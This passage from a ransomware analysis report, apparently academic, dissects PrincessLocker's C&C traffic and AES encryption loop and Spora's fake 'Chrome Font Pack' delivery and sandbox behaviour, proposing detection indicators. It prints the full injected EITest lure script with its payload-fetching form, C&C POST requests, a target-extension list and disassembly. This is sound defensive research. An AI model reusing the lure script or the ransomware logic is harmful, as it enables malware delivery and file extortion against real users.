.00c, .079, .07i, .08i, .09i, .09t, .10t, .11t, .13t, .1cd, .1pa, .ape, .2011,.2012, .2013, .2015, .210, .3ds, .3gp, .3me, .3pe, .500, .ab4, .accdb, .ach, .aci, .acm, .acr, .afm, .ai, .aif , .amj, .ape, .asp, .aspx, .ati, .bc6, .bc7, .bc8, .bc9, .bd2, .bd3, .bgt, .bk2, .bmp, .bpf, .bpw, .brw, .btif, .cat, .cb, .cdf, .cdr, .cer, .cf8, .cf9, .cfdi, .cfg, .cfgx, .cfp, .ch, .chg, .cht, .coa .cpp, .cpw, .cr2, .crt,, .crw, .csr, .csv, .cus, .d07, .dac, .dbat, .dbf, .dbx, .dcr, .ddd, .defxml, .des, .dfx, .dgc, .dib, .djvu, .doc, .docm, .docx, .dsb, .dtaus, .dtl, .dwg, .dwt, .dxf, .dxg, .dxi, .ebc, .ebd, .ebq, .ec8, .efs, .efslib, .emd, .emp, .ens, .ent, .epa, .apb, .eps, .eqb, .esk, .ess, .esv, .etq, .ets, .exp, .fa1, .fa2, .fca, .fcpa, .fcpr, .fcr, .fef, .ffd, .flk, .fxw, .fyc, .gdb .gfi, .gnc, .gpc, .gsb, .gto, .h10, .h11, .h12, .hbk, .hif, .hsr, .htm, .html, .hts, .i2b, .ibank, .iif, .imp, .indd, .intu, .inv, .itf, .jfif, .jpe, .jpeg, .jpg, .jsd, .jsda, .kb7, .kdc, .kmo, .kmy, .kwm, .ldc, .ldr, .let, .lg, .lhr, .lid, .lin, .lld, .lmr, .m10,, .m11, .m12, .m14, .m15, .m16, .max, .mbsb, .md, .mdb, .mdf, .mem, .metastock, .ml2, .ml9, .mlb, .mlc, .mmb, .mmm, .mmw, .mn1, .mn2, .mn3, .mn4, .mn5, .mn6, .mn7, .mn8, .mn9, .mne, .mnp, .mny, .moneywell, .mql, .mrq, .mwi, .mws, .mye, .myox, .n43, .nl2, .nni, .nnpc, .nv, .nv2, .odb, .odc, .odm, .odp, .ods, .odt, .oet, .ofc, .ofx, .omf, .op, .orf, .p08, .p12, .p7b, .p7c, .pcif, .pd6, .pdf, .pef, .pem, .pfd, .pfx, .pg, .php, .pl, .pls, .pma, .png, .por, .pps, .ppt, .pptm, .pptx, .pr0, .pr1, .pr2, .pr3, .pr, .psd, .pst, .ptb, .ptbd, .ptk, .pub, .pvc, .pwm, .pxa, .py, .q00, .q01, .q06, .q07, .q08, .q09, .q43, .q98, .qb1, .qb2005, .qb2006, .qb2007, .qb2008, .qb2009, .qb2010, .qb2011, .qb2012, .qb2013, .qba, .qbb, .qbk, .qbm, .qbmb, .qbmd, .qbo, .qbr, .qbw, .qbx, .qby, .qbz, .qch ,.qdf, .qdfx, .qdlx, .qdt, .qel, .qem, .qfi, .qfx, .qif, .qix, .qme, .qml, .qmt, .qmtf, .qnx, .qob, .qpb, .qpg, .qph, .qpi, .qsd, .qsm, .qtx, .quicken2015, .quickendata, .quo, .qw5, .qwmod, .qxf, .raw, .rcs, .rda, .rdy, .reb, .rec, .resx, .rpf, .rtf, .s12, .saf, .saj, .say, .sba, .sbc, .sbd, .sbf, .scd, .sdy, .seam, .sic, .skg, .sln, .slp, .sql, .sqlite, .ssg, .stc, .stm, .svg, .t00, .t01, .t02, .t03, .t04,.t05, .t06, .t07, .t08, .t09, .t10, .t11, .t12, .t14, .t99, .ta1, .ta2, .ta3, .ta4, .ta5, .ta6, .ta7, .ta8, .ta9, .tax, .tax08, .tax09, .tax10, .tax11, .tax12, .tax13, .tax14, .tax2008, .tax2009, .tax2010, .tax2011, .tax2012, .tax2013, .tax2014, .tax2015, .tb2, .tbp, .tdr, .tfx, .tif, .tiff, .tkr, .tlg, .tom, .tpl, .trm, .trn, .tt10, .tt11, .tt12, .tt13, .tt14, .tt15, .tt2012state, .tt2013state, .tt2014state, .txf, .txt, .u08 ,.u10, .u11, .u12, .vbpf1, .vcf, .vdf, .vmb, .vnd, .vyp, .vyr, .wac, .wallet, .wpd, .xaa., xeq, .xls, .xlsm, .xlsx, .xml, .zdb, .zix, .zka.

At `@10009315` we see (Figure 2.21) a move of 146 bytes characters (data before transformation). We note that the p is generated at address `@10001CC0`.




Figure 2.21: Data sent to `C&C` by `PrincessLocker`.

5. Next, `PrincessLocker` performs a transformation to this data (Figure 22) involving adding other data to this transformed data (Figure 23). We note that the initial `data=QQ` is fixed for each execution. Note that the transformed data (Figure 2.23) and the data sent (Figure 2.24) to `C&C` are identical.




Figure 2.22: Transformed data by `PrincessLocker`.

Figure 2.23: Added Data by `PrincessLocker`.

2.4.3 Encryption Procedure

After sending data to the `C&C` server, `PrincessLocker` begins the encryption procedure. The encryption processes begin with a call to `ESI` which itself calls `CryptAcquireContext`. The latter function is used to acquire a handle to a particular key container within a particular cryptographic service provider (CSP). To initiate the hashing of a stream of data, `CryptCreateHash` function is used. This creates a cryptographic service provider (CSP) hash object and returns a handle to this object to the calling application. This handle is used in subsequent calls to the function `CryptHashData` which it is retrieved by `GetProcAddress`.
`PrincessLocker` use the random data generated by encryption and send it to the `C&C` server. It first extracts the length of data to be submitted to the `CryptHashData` using the `strlen` function. The purpose of `CryptHashData` is to add data supplied to a specified hash object. The `CryptHashData` function has 3 arguments: the first of which a handle of hash object (as previously obtained using `CryptCreateHash`), the second argument is data generated (the p of Figure 2.21) and the last argument is the length returned by `strlen` function. The last of `PrincessLocker`'s

```
POST /n.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: cxufwls2xrlqt6ah.onion.link
Content-Length: 181
data=QQ9nUwIDA3sBR1FidFZ3cn18cmN-
eAMVUA99Xh9yX0ZaR1tBREEVRQ8CBQoCBwoCCQsFF0AOBFkDV
UYEAQUECRRaDHMVXg8FHwMdBgQDABRFDAtVWURfV1oHW18HQx
RADAAHBwUVXQ8CAQEFF1cOVVFDSVsVRA9_aGJwHGJwHH9KYVE=
```

Figure 2.24: Data Sent by `PrincessLocker`.

cryptographic functions is `CryptDeriveKey` which is located at `@XXXX7C01`. This generates cryptographic session keys derived from a base data value. This key will specify the encryption algorithm used for `CryptEncrypt` function. In this case `Algid = 660E` (128 bit AES) (see Figure 2.25). After, a call to `GetProcAddress` to retrieve the address of `CryptEnCrypt`, this function encrypts the data.

```
10007BED  50              PUSH EAX
10007BEE  6A 00           PUSH 0x0
10007BF0  FFB5 F8FEFFFF   PUSH DWORD PTR SS:[EBP-0x108]
10007BF6  68 0E660000     PUSH 0x660E
10007BFB  FFB5 F0FEFFFF   PUSH DWORD PTR SS:[EBP-0x110]
10007C01  FF15 0CB00110   CALL DWORD PTR DS:[0x1001B00C]  advapi32.CryptDeriveKey
```

Figure 2.25: `CryptDeriveKey` function inside `PrincessLocker`.

After the following call at `@XXXX7D0B`, we see the instruction: `DWORD [ebp+ lpFileName]=DWORD [0023661C]= 0051a2b0`. In this address we found the first target to encrypt (Figure 2.26). We found that by exploring a range of memory that contained this address we were able to find a file containing a complete list of encryption targets (Figure 2.27).

```
Address   Hex dump                                          ASCII
0051A2B0  65 00 3A 00 5C 00 72 00 65 00 64 00 61 00 63 00  e.:.\.r.e.d.a.c.
0051A2C0  5C 00 70 00 72 00 6F 00 63 00 31 00 2E 00 70 00  \.p.r.o.c.1...p.
0051A2D0  6E 00 67 00 00 00 5D 00 00 00 34 00 62 00 00 00  n.g...]...4.b...
```

Figure 2.26: First target file by `PrincessLocker`.

At this point, we were able to confirm our earlier hypothesis (see Section 2.3.4, the sixth item) that `PrincessLocker` caches the target list before the first post to the `C&C` server. Continuing our analysis of `PrincessLocker` encryption, at `@XXXX7EC8` the first target is called using the function `CreateFileW` which opens the file. After that the same function is called to create a new file which will contain the encrypted data with a new extension [7]. To read data from the victims file a `ReadFile` is called and `CryptEncrypt` is called with the 7 arguments to

[7]We wish to point out that the extension/ID/random data generated by other researchers in different environments may be different from what is described above, because, during our research we performed multiple executions of this ransomware and on each execution we found that this information changes.




Figure 2.27: All target files by `PrincessLocker`.

encrypt the data. Finally a `WriteFile` function is called to write data in blocks of size 128 bytes (Figure 2.28) as was described in the behavioral analysis. At `@XXXX7Fb9`, we found the instruction `je XXXX7f11` to loop file reading, encrypting and writing to the end of file. At the end of the encryption process, there are calls to the `CloseHandle` function for the target and encrypted files. Finally at `@XXXX7FE1`, a call to `DeleteFile` is used to delete the target file. After that, the malicious encryption continues with a jump to next target.




Figure 2.28: `Writefile` of encrypted data.

We note that the encryption process discovered through this in-depth reversing of the binary is the same at that discovered through the earlier behavioral analysis. `PrincessLocker` performs: key generation, finds its targets, creates `txt/html/url` ransom demand files, opens each of its target in turn, create each new file by reading in blocks of size 128 bytes from target file, performs encryption by `CryptEncrypt`, writes the encrypted data to the new file and then deletes the target file. To destroy hash, destroy key and release the handle of CSP and the key container `CryptDestroyHash`, `CryptDestroyKey` and `CryptReleaseContext` are called. To attract the attention of owners target machine, `PrincessLocker`

sets the three ransom note files `C:`, Desktop and Documents, and in any removable disk connected to the machine between the period of infection (encrypting) and the end of execution and starts the `html` instruction file by `ShellExecute` at `@XXXX7915`. Finally the encryption module hands back control to the original `PrincessLocker` parent executable to finish the execution.

2.5 The Compromised Website and Static Analysis of Spora

2.5.1 The Compromised Website

The compromised website that delivers `Spora` ransomware is a Moroccan newspaper specialized in economic and financial information. We did not know if the choice of this site is a desired one, especially since this site is aimed at users interested in finance and economics and these users can pay the ransom if they have been infected by ransomware. The observation of this website lasted manually two days by Google Chrome browser (up to date). We have the following results:

- The infection was done by a pop-up displayed on the website requesting the download of a Chrome Font Pack update. In fact, when accessing this website (only by Google Chrome browser), all its textual content was encoded by incomprehensible characters. This is the reason why this pop-up was displayed asking an update for the Chrome font pack. Clicking on the download button downloads, an application named `Chrome Font vx.xx.exe` which in each download the version `x.xx` was modified. During our analysis we were able to download 8 different samples (different hash) of this ransomware.

- The downloaded samples were stored inside other websites, generally university and school websites. In our case, we found some Colombian schools and universities. Each sample was downloaded by a post request to one of the `Spora` storage websites. This post was different in each download (for example a post to `new.php`, `free.php` and `next.php`).

The infection method used by this variant of `Spora` is known by the name of `EITest` Chrome Font Update. An article [54] was published on this subject explaining this method of propagation. Moreover, we note that Brad Duncan published on his blog [55] three articles on this method of propagation. We refer to these articles to summarize the propagation method:

- Firstly the `EITest` actors hack a legitimate website and add a `JavaScript` code at the end of the web page. This code will look the page like an encoded page, then it displays the pop-up alert in order to see the page properly. Figure 2.29 shows the extracted `EITest` script that causes the fake chrome popup in the compromised website.

```
<div id="dm-overlay"><div id="dm-table"><div id="dm-cell"><div id="dm-modal"><div id="dm-table"><a
href="javascript:void(0)" onclick="document.getElementById('dm-overlay').style.display = 'none'; setTimeout
(dy0,1000);" id="cl0se"></a><img id="l0gos" alt='' /><p id="pphh" >The "HoeflerText" font wasn't found.</p></
div><div id="odiv9"><p id="info1" >The web page you are trying to load is displayed incorrectly, as it uses
the "HoeflerText" font. To fix the error and display the text, you have to update the "Chrome Font Pack".</
p><p id="info2" style="display:none;">Step 1: In the bottom left corner of the screen you'll see the download
bar. <b id="bbb1">Click on the Chrome_Font.exe</b> item.<br id="brbr1" />Step 2: Press <b id="bbb1">Yes(Run)</
b> in order to see the correct content on the web page.</p><div id="divtabl"><table id="tabl1"><tbody
id="tbody1"><tr id="trtr1"><td id="tdtd1">Manufacturer:</td><td id="tdtd1">Google Inc. All Rights Reserved</
td></tr><tr id="trtr1"><td id="tdtd1">Current version:</td><td id="tdtd1">Chrome Font Pack <b
id="bbb2">53.0.2785.89</b></td></tr><tr id="trtr1"><td id="tdtd1">Latest version:</td><td id="tdtd1">Chrome
Font Pack <b id="bbb2">57.2.5284.21</b></td></tr></tbody></table><div id="helpimg"><img id="inf0s" alt='' /></
div></div><form action="http://www.fia.unal.edu.co/next.php" method="post" id="form_1d"><input type='hidden'
name='infol' value='zuXeUR62DdIaLNwu30SBtUieFMl9cQyXzvh2pDy9R9ORoxuGf5TJ1A==' /></form><div id="upe0"
onclick="ue0()" ><a href="javascript:void(0)" id="b00tn">Update</a></div></div></div></div></div><div
id="popup-container" class="popup-window gc" style="display:none;"><div class="bigarrow element-animation"></
div></div></div>
<script>
if (!!window.chrome && !!window.chrome.webstore){function ue0(){document.getElementById('popup-
container').style.display='block';document.getElementById
('infol').style.display='none';document.getElementById('tabl1').style.display='none';document.getElementById
('helpimg').style.display='block';document.getElementById
('info2').style.display='block';document.getElementById('form_1d').submit();}function dy0()
{document.getElementById('dm-overlay').style.display='block'}setTimeout(dy0,1000);}</script>
```

Figure 2.29: Extracted `EITest` script from our compromised website.

- When a visitor visits the compromised website, the script makes the page unreadable and asks for a chrome font pack update. The downloaded program does not start automatically and the victim must manually execute the program to be infected.

2.5.2 Static Analysis

We were able to download from the compromised website 8 different samples of `Spora` which they had a different versions (`x.xx`) in their names[8].
We uploaded these collected samples to Virustotal: the detection ratio of the samples in the first submission was between 8 and 12 of 58 available antivirus engines, the samples were detected by a few antivirus engines. The detection ratio was between 31 and 40/59. All samples had 4 PE sections except two samples had 3 sections. These two samples had a compilation date different from the others. So we construct two groups of samples: G_1 ={v1.21, v3.31, v1.62, v6.87, v3.91, v6.31} and G_2 ={v3.95, v5.19}. Note that the version labeled on these samples did not have any relation to the sample download order. For example, the sample `v6.87` was found in the first day of observation before the sample `v6.31` which was the last found.

The PE sections of G_1 samples were `.text`, `.rdata`, `.data`, `.rsrc`. The section `.rsrc` was identical (same MD5) for all G_1 samples except the sample `v6.31`.

[8]One sample has a name Chrome **f**ont vx.xx.exe not Chrome **F**ont vx.xx.exe.

Moreover, the virtual address, the raw size and the entropy of sections did not have differences[9] between G_1 samples except `v6.31`. So we added another group G_3 and move the sample `v6.31` to G_3. The imported functions were the same for all G_1 samples. For example, we found `GetCurrentDirectory`, `GetProcAddress` in `kernel32.dll` and other functions in `msimg32.dll`, `shell32.dll`, `shimeng.dll`, `user32.dll` and `wtsapi32.dll`. In the exported functions, we found two functions for all samples: `DllRegisterServer` and `Yz32_1` (also for the sample in G_3). We think that each sample differs from the others at a fixed character strings. Figure 2.30 shows a part of the output of the command `strings` for all G_1 samples and the single sample of G_3.




Figure 2.30: Strings command for G_1 samples and G_3 sample.

The PE sections of G_2 samples were `.text`, `.data` and `.rsrc`. Small difference was seen in virtual size of `.text` and `.data` sections between the two samples of G_2. Concerning the imported functions we had some functions in `esent.dll`, `kernel32.dll`, `odbctrac.dll` and `user32.dll` for the samples of G_2. `mprapi.dll` in `v3.95` and `nddeapi.dll` in `v5.19`. The imported functions were not identical in `kernel32.dll` section. Indeed, we found `WaitForSingleObjectEx` and `LoadLibraryExW` in `v3.95` and not found in `v5.19`. In opposite, we found `SleepEx` and `LoadLibraryW` in `v5.19`. Generally `LoadLibraryExW` has the same role as `LoadLibraryW` and `WaitForSingleObjectEx` has the same role as `SleepEx`. Concerning strings of characters in G_2, the two samples had the same strings of character except what it was mentioned in the imported functions. We think that the two samples are different only in imported functions (some functions was changed by other similar functions). Finally, no exported functions were seen in the samples of G_2.
In G_3, the sample had 5 imports instead of 6 imports in G_1 samples: `kernel32.dll`, `rsaenh.dll`, `shlwapi.dll`, `user32.dll` and `wtsapi32.dll`. Although some dlls of this sample were the same as G_1 dlls but some differences between the imported functions in the same dlls were found. Concerning the strings of characters we

[9]The difference was only in the virtual size of `.text` of all G_1 samples except `v6.31`.

found that this sample had the same characteristics as the samples of G_1, see (Figure 2.30).

For all samples we were not able to find any interesting information in the PE sections, nor interesting strings (e.g. *ransom note strings*) inside the `Spora` samples to tell us immediately whether these samples are a ransomware or other malicious program. `PEiD` did not suggest any packer used for all the samples except the two samples in G_2 that suggested the following signature: "`fasm -> Tomasz Grysztar`", for flat assembler developed by Tomasz Grysztar. As mentioned in Section 2.2.1, using `asInvoker` in the resource section, the samples run with the same permission as the process that has started them and they can potentially be elevated to a higher permission level by selecting `Run as Administrator`.

2.6 Behavioral Analysis of Spora

Like the analysis `PrincessLocker` ransomware, we first built an isolated malware analysis sandbox environment within which to examine the behavior of the 8 samples using VirtualBox. This environment included a set of test data files with different file extensions and user documents folders (Desktop, Documents...) within Windows 7 Virtual Machine (VM) connected to an USB drive which contained some different data (machine/usb drive specifications aren't important) with no antivirus and the `VirtualBoxGuest` Additions were installed. All executions of these samples ran with local administrator privileges and their first execution was performed without any connections to outside. Also for monitoring we used `Process monitor`.

2.6.1 Description of Infection

Firstly we executed the sample `v1.21` of G_1. We found the following results:

1. Despite the absence of any communication to outside, the sample encrypts the files. This situation is different to `PrincessLocker` ransomware.
2. The clickable sample was not deleted. This behavior is similar to `PrincessLocker`'s behavior and different to that of `TeslaCrypt` ransomware [10]. We will demonstrate that the self-reproduction was performed by keeping the clickable file.
3. At the end of `Spora` execution, the HTML page `C:\Users\MyPc\Appdata\Roaming\FRF4-78ETG-TZTHA-TXHZT-REXYY.html` was displayed which informs that all the files were encrypted using RSA-1024 algorithm. The name of the HTML page is the ID of the victim. The use of RSA-1024 algorithm suggests that the RSA public key was stored inside the binary. Indeed, we

can assume the following scenario according to [56]: this sample generates a random key for symmetric encryption (generally AES), it encrypts the files using this key, then it encrypts this key by the embedded public key. Sometimes the encrypted random key serves to be an ID key/victim. After paying the ransom, the victim sends[10] the encrypted random key to the attacker or published it in a pre-agreed place. The attacker uses his private key to unlock the random symmetric key and send it to the victim. Note that the Emsisoft `Spora` variant analyzed in [57] is close to our hypothesis.

4. The clickable button `Authorization` in the HTML page was used to communicate with the web page `spora.biz`. Indeed, it was a `POST` request to `C&C`. When the victim clicks on the link, a `base64` data[11] is submitted automatically as shown in Figure 2.31. It is a post of two values `u` and `b`. The value transmitted `u=XDATABASE64ENCRYPTED` means that the data was encrypted then encoded in `base64` format. Concerning the `b`, it was the encrypted data (`b=base64(Encry-pted(DATA))`). To send this request, the `URL` format is used.

Figure 2.31: The Two Values Posted.

5. The displayed `spora.biz` page had an organized look. It informed the victims on the amount requested which is paid by loading Bitcoin into their `Spora` account. According to Bleepingcomputer [58], `Spora` service shows a different price based on the amount and type of encrypted data. This page proposed other services like immunity against any future `Spora` attack by paying an additional cost, this offer is unique compared to other ransomware. The page also proposed two free files restore and a messaging system that allows the victims to communicate with the developers[12] of `Spora` to give assistance to the victims and prove their credibility. Additional information were also displayed on this page like the victim ID, date of infection, computer name and deadline.

6. No ransom files were added in each target directory. It appeared that this

[10] `Spora` performs only one communication with the `C&C` by a `POST` request.
[11] Note that the data in Figure 2.31 is in an URL format.
[12] During our analysis we found that the developers of `Spora` were reactive.

HTML page is the single file posed on the target machine. Recent works on ransomware propose a ransomware detector based on the behaviors exchanged between the ransomware and the target machines. Monitoring the addition of the same files (ransom instructions files) in many directories is among the proposed indicators to detect the ransomware. Indeed, this behavior is used by many ransomware, but on Spora this indicator has not any effect to detect it. Therefore, an effective detector is a detector based on many indicators.
In the same way and different to many ransomware (Table 2.2 shows some examples), Spora encrypted the files silently, no extension added to the target files (*i.e.* the files kept their original extensions). The behavior of changing target extensions is another indicator for ransomware detection. Indeed, many ransomware label the target files after encryption by an extension different from the original extension or different to any known extensions. Spora did not perform this behavior which it makes this proposed indicator without any effect for its detection. On other hand, the behavior that makes the target files unusable had an effect on Spora detection. Indeed, the magic number of each target file was also encrypted and any encrypted file by Spora had a magic number data.

Table 2.2: Examples of the used extensions by ransomwares.

Name	**Target's extension**
PrincessLocker	Generated extension in each execution
TeslaCrypt	.vvv, .ecc, .exx, .abc, .zzz, .xyz or .mp3 (in v3.1)
Cerber	.cerber .cerber2 or .cerber3

7. A second execution from an uninfected snapshot of the VM showed the same behavior that had appeared during the previous execution. Only a difference in the ID (HTML page name) and the posted data. Some results [59, 60] has recently found about the ID of the previous version of Spora. We used the script at [60] on the generated ID. We found FRA73-85OTH-TZTAH-TXOXT-RGGYY which means: *Country=FR, Hash=A7385, Office Document=3, PDF=5, CorelDraw AutoCAD Photoshop=0, DB=45, Image=131, Archive=277*. These results are valid, so what was described in [59, 60] was valid for this variant.

8. We executed the other samples of G_1, G_2 and G_3 in an uninfected VM. We found the same described behavior of the sample v1.21 (ID, page's name, posted data). Moreover, the connection with outside did not have any effect on the execution of Spora. We think that the core module is the same inside the 8 collected samples.

The communication with the C&C was done only by the HTML ransom page after encrypting the files. Any detection based only on the exchanged network requests between the ransomware and the C&C before the infection procedure (for example,

CryptoWall [35]) has not any effect on Spora detection. The developers of Spora checked the target machine language using a JavaScript code. The HTML page could displayed by two languages. If the language is Russian, it was displayed in Russian, if not it was displayed in English. So we assume that Spora targets firstly Russian internet users[13]. Concerning the data sent, the used JavaScript in this HTML code is responsible for the post discussed above (see also Figure 2.32). During this period of 2017 the C&C (spora.bz) was offline. MalwareHunterTeam[14] published on twitter a tweet that the developers of Spora registered a new domain torifyme.com for their ransomware. We tried to redirect the infections from spora.bz to torifyme.com, it worked because they have a single server where they receive all communications from their infections.

```
{document.write("<form action='http://"+d+"' method='post'><input name='u' type='hidden'
value='XDATABASE64ENCRYPTED'/><input name='b' type='hidden'
value='l0xENLSnIx6br31mWu5xb33XDV7eDkNsiMTRA0WSdMkLblqM1GJawanEAgfbZ0fyYrMvih4icrLyNJLPG4LnQ1IgnALJihG
...
+imlXwCzURyCLDchSa5JEY14ZLDkTJBvgesTVCQa0ddtDuqCgSgI7A3/0fR3Ts0vy4H5WpGTMeEY1tBs44sd3YA7Asa0pa+MEzqaBtSfb9r/
R2EGOnlgsyVmfUt+YaoyhO6vAMnFE3QkYTSM='/><input class='submit' value='Авторизация' type='submit'></form>")}
```

Figure 2.32: Post Request in HTML Page Code.

2.6.2 Advanced Behavioral Analysis

We selected another sample (v3.95 of G_2) to perform this advanced analysis. The first interesting operation was CreateFile to C:\MyPc\AppData\Roaming\162481-67891 with Generic Read/Write in the field Desired Access and OpenIf in the field Disposition. Using this CreateFile, the sample checks if the searched file was created. It creates this file if it was not created. Otherwise, it creates it. In our case, the result was SUCCESS. This created/opened file was close until the end of the execution of the sample. This operation was followed by ReadFile(Offset:0,Length:4). Here Sopra tries to read 4 bytes from the beginning of this file. This file was empty in the current infection of the sample and it was created by the previous operation by CreateFile. We had END OF FILE in result. This is summarized in 1 of Figure 2.33.




Figure 2.33: First Spora's Operations.

[13] Spora is the Russian word of spore.
[14] A researcher on malware threat known on Twitter by this name.

The file `1624817891` had a fixed name in all the executions on the same machine. Indeed, it is the serial number shown by running the `dir` command in the `cmd.exe` command prompt. `Spora` wrote in this file using two `WriteFile` (2 of Figure 2.33). The previous `ReadFile` operation of 4 bytes was not a random choice. Indeed, the first `WriteFile` in 2 of Figure 2.33 shows that `Spora` wrote the 4 bytes searched by the `ReadFile` operation. Therefore, these 4 bytes were a sign to doing something. Furthermore, these operations were carried out at the beginning of execution of this sample. We assumed that these 4 bytes were used to manage the overinfection. After, `Spora` continued its execution without closing this file.

After the discussed operations above, `Spora` listed the target directories (without encryption) by `CreateFile`, `QueryDirectory` and sometimes by `ReadFile`. This listing was generally by an alphabetical order. Some directories were not listed like `Program Files (x86)`, `Windows` and `Program Files`. This listing started by `C:` drive followed by any removable drive and finally all mounted shared directories., The `D:` drive could not be accessed by this sample (the `D:` was reserved as a media drive for `VirtualBoxGuest` Additions). This file listing at the beginning is similar to `PrincessLocker` infection. Indeed, `PrincessLocker` makes a listing to search the targets files, then writes the target files in its memory.
The activity of searching/listing through all files and directories is suspicious for any unknown program that running on the machine. This suspicious behavior can be useful as an indicator (with others) for ransomware behavior-based detection. In fact, this sample traverses at the beginning of its infection the entire file tree in the target machine. Therefore, using this behavior of listing operations, we can propose another detection indicator based on files browsing. This listing was followed by a return to the file `C:\MyPc\AppData\Roaming\1624817891` to make a `ReadFile` followed by 4 `WriteFile` and 2 other `ReadFile` operations. We thought that `Spora` wrote in this file the listing results (Figure 2.34).




Figure 2.34: Some Operations After Listing the Folders.

`Spora` continued its execution by some operation on some registry keys/values in `HKLM\...\Wow6432Node\Microsoft\Cryptography\`. These operations were followed by a `ReadFile` of `Crypt32.dll`. We assumed that `Spora` started the

process of encryption or key generation. An interesting task was performed after. It was the creation of the file C:\MyPc\AppData\Roaming\<ID>. This file had the same name of the HTML ransom file. In the previous version of Spora [57], this file was labeled with the extension .KEY and contained some encrypted data about the victim. This file must be uploaded by the victim to the website of the attackers. This task and the position of the creation of this file in the process of Spora infection (after cryptography operations) implied that this file contained the same encrypted data about the victim as the version discussed in [57]. This task was followed by some operations of ReadFile and WriteFile in the file C:\MyPc\AppData\Roaming\1624817891.
The next step was the creation of the HTML ransom file C:\MyPc\AppData\Roaming\<ID>.html by checking this file by a CreateFile with Open in the Disposition. The result in the first infection was NAME NOT FOUND. Thus, a new CreateFile with OverwriteIf in Disposition followed by WriteFile(Offset:0,Length:16703) and CloseFile. The creation of the HTML file means that the data was ready to be sent to the C&C. At this point, we were able to confirm our earlier hypothesis that at this time Spora had just finished preparing the encryption parameters. Before performing the encryption routines, Spora copied the HTML file in C: and in the startup folder. Therefore, the HTML page was displayed after each machine restart.

2.6.3 Encryption

Without repeating the previous targets listing, this sample directly accessed the target locations (the locations of target files discovered during the file system search phase was cached). Among the target extensions we found .log, .sqlite, .bmp, .jpg, .zip, .rar, .cfg, .msg, .tar, .bin, .cab, .wmv. The encryption process of Spora did not perform the following behaviors:

